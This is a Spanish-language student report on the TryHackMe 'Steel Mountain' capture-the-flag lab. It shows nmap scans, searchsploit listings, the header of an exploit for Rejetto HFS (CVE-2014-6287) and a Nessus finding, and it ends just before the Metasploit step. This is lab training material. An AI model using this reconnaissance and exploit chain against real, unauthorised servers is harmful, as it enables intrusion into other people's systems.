	Informe de análisis de vulnerabilidades, explotación y resultados del reto STEEL-MOUNTAIN.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	13/11/2024	13/11/2024	1.0	MQ-HM- STEEL-MOUNTAIN	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto STEEL-MOUNTAIN.

N.- MQ-HM-STEEL-MOUNTAIN

Generado por:

N M F

Especialista de Ciberseguridad, Seguridad de la Información

*Email: ****@hotmail.com**

Fecha de creación:
13.11.20

Índice

1) Introducción.

En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como STEEL-MOUNTAIN, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.

- Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- Capturar las 2 banderas.

3) Consigna.

Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor en Discord para que entre todos haya un apoyo.

Como entregables de este reto debes entregar.


- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.
    1. bandera1.txt
    2. bandera2.txt

Nota:


- Para este trabajo pueden utilizar cualquier formato.
- Ejemplo de cómo nombrar el archivo PDF: Tarea 6 - Juan López. pdf
- Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
    - nombre y apellido
    - correo


4) Reconocimiento.

Vamos a https://tryhackme.com/ iniciamos sesión en nuestra cuenta o si no tenemos nos registramos siguiendo los pasos. Una vez dentro descargamos nuestro archivo para la VPN y en Kali con el comando openvpn lo ejecutamos.



Con tu usuario creado buscamos nuestra maquina víctima. En este caso será la maquina STEEL MOUNTAIN: https://tryhackme.com/r/room/steelmountain







Hackea una máquina Windows con el tema de Mr. Robot. Utilice metasploit para el acceso inicial, utilice powershell para la enumeración de escalada de privilegios de Windows y aprenda una nueva técnica para obtener acceso de administrador.

Ingresamos entonces.


Tenemos entonces nuestra ip de la maquina Steel Mountain 10.10.73.136



Verificamos nuestra conexión.



Vemos la introducción.



Al inicio de la introducción nos dice “En esta sala, enumerará una máquina con Windows, obtendrá acceso inicial con Metasploit, usará Powershell para enumerar aún más la máquina y escalará sus privilegios a Administrador.”

Y por último nos pregunta ¿Quién es el empleado del mes?...

Pasamos a reconocer sus puertos con nmap

```
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
8080/tcp open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
```

Para simplificar y seleccionar los puertos usamos la variable y luego realizamos otro escaneo mas completo.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# puertos=$(cat steel-esc.nmap | grep open | awk '{print $1}' FS=/ | xargs | tr ' ' ',')
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p $puertos -vuln 10.10.73.136 -T4
```

```
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2
012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-11-11T21:03:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2024-11-10T20:40:19
|_Not valid after:  2025-05-12T20:40:19
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2024-11-11T21:02:53+00:00
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UP
nP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
8080/tcp  open  http              HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
47001/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UP
nP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc             Microsoft Windows RPC
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49156/tcp open  msrpc             Microsoft Windows RPC
49163/tcp open  msrpc             Microsoft Windows RPC
49164/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (96%), Microsoft W
indows Server 2012 R2 (96%), Microsoft Windows Server 2012 R2 Update 1
(96%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update
1 (96%), Microsoft Windows Server 2012 or Server 2012 R2 (95%), Microso
ft Windows Vista SP1 (95%), Microsoft Windows Server 2008 SP2 Datacente
r Version (94%), Microsoft Windows 7 or Windows Server 2008 R2 (94%), M
icrosoft Windows Server 2008 R2 (94%), Microsoft Windows Home Server 20
11 (Windows Server 2008 R2) (93%)
```

Encontramos un posible Windows Server 2012, con cantidad de puertos abiertos, entre ellos 2 servicios webs. Dicha maquina se llama STEELMOUNTAIN.

- Información de reconocimiento del nuestro equipo resumen:
  1. IP: 10.10.73.136
  2. Microsoft Windows Server 2012 R2 Datacenter x64
  3. Puertos abiertos utilizables: 80, 135, 139, 445, 3389, 5985, 8080, 47001, 49152, 49153, 49154, 49155, 49156 y 49163.

IP	
10.10.73.136	IPV4
Windows Server 2012	

SISTEMA OPERATIVO
Microsoft Windows Server 2012 R2 Datacenter x64
NetBIOS computer name
STEELMOUNTAIN

PUERTOS		Estado	Servicio	Version
80	/tcp	open	http	Microsoft IIS httpd 8.5
135	/tcp	open	msrpc	Microsoft Windows RPC
139	/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	/tcp	open	microsoft-ds	Microsoft Windows Server 2012 microsoft-ds
3389	/tcp	open	ssl/ms-wbt-server?	Product_Version: 6.3.9600
5985	/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080	/tcp	open	http	HttpFileServer httpd 2.3
47001	/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152	/tcp	open	msrpc	Microsoft Windows RPC
49153	/tcp	open	msrpc	Microsoft Windows RPC
49154	/tcp	open	msrpc	Microsoft Windows RPC
49155	/tcp	open	msrpc	Microsoft Windows RPC
49156	/tcp	open	msrpc	Microsoft Windows RPC
49163	/tcp	open	msrpc	Microsoft Windows RPC

5) Análisis de vulnerabilidades/debilidades

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit Microsoft IIS
```

Exploit Title	Path
Microsoft IIS 5.0 - WebDAV Remote	windows/remote/2.c
Microsoft IIS 5.0 - WebDAV Remote Code Execution (3) (xwdav)	windows/remote/51.c
Microsoft IIS 5.0 < 5.1 - Remote Denial of Service	windows/dos/35.c
Microsoft IIS 5.0 FTP Server (Windows 2000 SP4) - Remote Stack Overflow	windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	windows/dos/9587.txt
Microsoft IIS 5.1 - Hit Highlighting Authentication Bypass	windows/remote/4016.sh
Microsoft IIS 5.1 - WebDAV HTTP Request Source Code Disclosure	windows/remote/26230.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service	windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service)	windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow	windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass	windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities	windows/remote/19033.txt
Microsoft IIS 7.0 FTP Server - Stack Exhaustion Denial of Service (MS09-053)	windows/dos/17476.rb
Microsoft IIS 7.5 (Windows 7) - FTPSVC Unauthorized Remote Denial of Service	windows/dos/15803.py
Microsoft IIS FTP Server - NLST Response Overflow (MS09-053) (Metasploit)	windows/remote/16740.rb
Microsoft IIS/PWS - CGI Filename Double Decode Command Execution (MS01-026)	windows/remote/16467.rb
Microsoft Internet Explorer 8/9/10/11 / IIS / CScript.exe/WScript.exe VBScri	windows/remote/40721.html
Microsoft Site Server 2.0 with IIS 4.0 - Arbitrary File Upload	windows/remote/20305.txt
Microsoft Windows Media Services - 'nsiislog.dll' Remote Overflow	windows/remote/56.c
Microsoft Windows NT 4.0/2000 - Media Services 'nsiislog.dll' Remote Buffer	windows/remote/22837.c

Vemos que de Microsoft IIS existen vulnerabilidades, pero para versiones inferiores a la nuestra. El servicio del puerto 8080 vemos que posee una vulnerabilidad para explotar.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit httpfileserver
```

Exploit Title	Path
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)	windows/webapps/49125.py


Shellcodes: No Results

EXPLOIT DATABASE


Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

```
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technol
#          It also differs from classic web servers because it's very easy to u
remote files, over the network. It has been successfully tested with Wine under
```

Vemos allí de vuelta la CVE y que es para Windows server 2008 no se ha comprobado en nuestro Windows server 2012.



Corroboramos con un escáner mas potente como lo es Nessus.



Entre las vulnerabilidades vemos la encontrada Rejetto HTTP File Server 2.x <= 2.3m RCE, El servidor de archivos HTTP Rejetto, hasta la versión 2.3m incluida, es vulnerable a una vulnerabilidad de inyección de plantilla.

Esta vulnerabilidad permite que un atacante remoto no autenticado ejecute comandos arbitrarios en el sistema afectado enviando una solicitud HTTP especialmente diseñada.

Vemos un Certificado SL firmado utilizando un algoritmo de hash débil, el servicio remoto utiliza una cadena de certificados SSL que ha sido firmada mediante un algoritmo hash criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1).


Se sabe que estos algoritmos de firma son vulnerables a ataques de colisión.

6) Explotación.

Proceso de explotación se dará de manera manual y automatizada.

Automatizado


Entramos a su página web, vemos una foto del empleado del mes.




STEEL MOUNTAIN

Employee of the month


Employee of the month




Pasamos a ver su código para ver si encontramos su nombre en el archivo imagen subido.




Si hacemos clic en el link de la imagen nos redirige a ella.



Pasamos entonces a lo siguiente.




Nos dice “Escanee la máquina con nmap. ¿En qué otro puerto se ejecuta un servidor web?”, el otro servidor mas común es el 8080.



Luego nos dice “Eche un vistazo al otro servidor web. ¿Qué servidor de archivos se está ejecutando?”.

Buscamos entonces este servidor. Vemos un posible exploit.



Entramos entonces copiamos y damos nuestra respuesta.
https://www.exploit-db.com/exploits/39161

EXPLOIT DATABASE

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)


```
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technol
#          It also differs from classic web servers because it's very easy to u
remote files, over the network. It has been successfully tested with Wine under
```

Vemos allí de vuelta la CVE y que es para Windows server 2008 no se ha comprobado en nuestro Windows server 2012.

Take a look at the other web server. What file server is running?

Rejetto HTTP File Server ✓ Correct Answer

Nos pregunta sobre la vulnerabilidad o CVE. Es la que veíamos en nuestro buscador.



CVE-ID

CVE-2014-6287 Learn more at National Vulnerability Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.

Nos dice que la función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (aks HFS o HttpFileServer) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas de su elección mediante una secuencia %00 en una acción de búsqueda.
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6287

What is the CVE number to exploit this file server?

2014-6287 ✓ Correct Answer

Pasamos entonces a encontrar nuestra flag.
Buscamos dicho servicio Rejetto HTTP File Server, vemos que en metaepxloit encontramos un punto de acceso.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# searchsploit Rejetto HTTP File Server
```

Exploit Title	Path
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)	windows/webapps/49125.py

Vamos a metaexploit

```
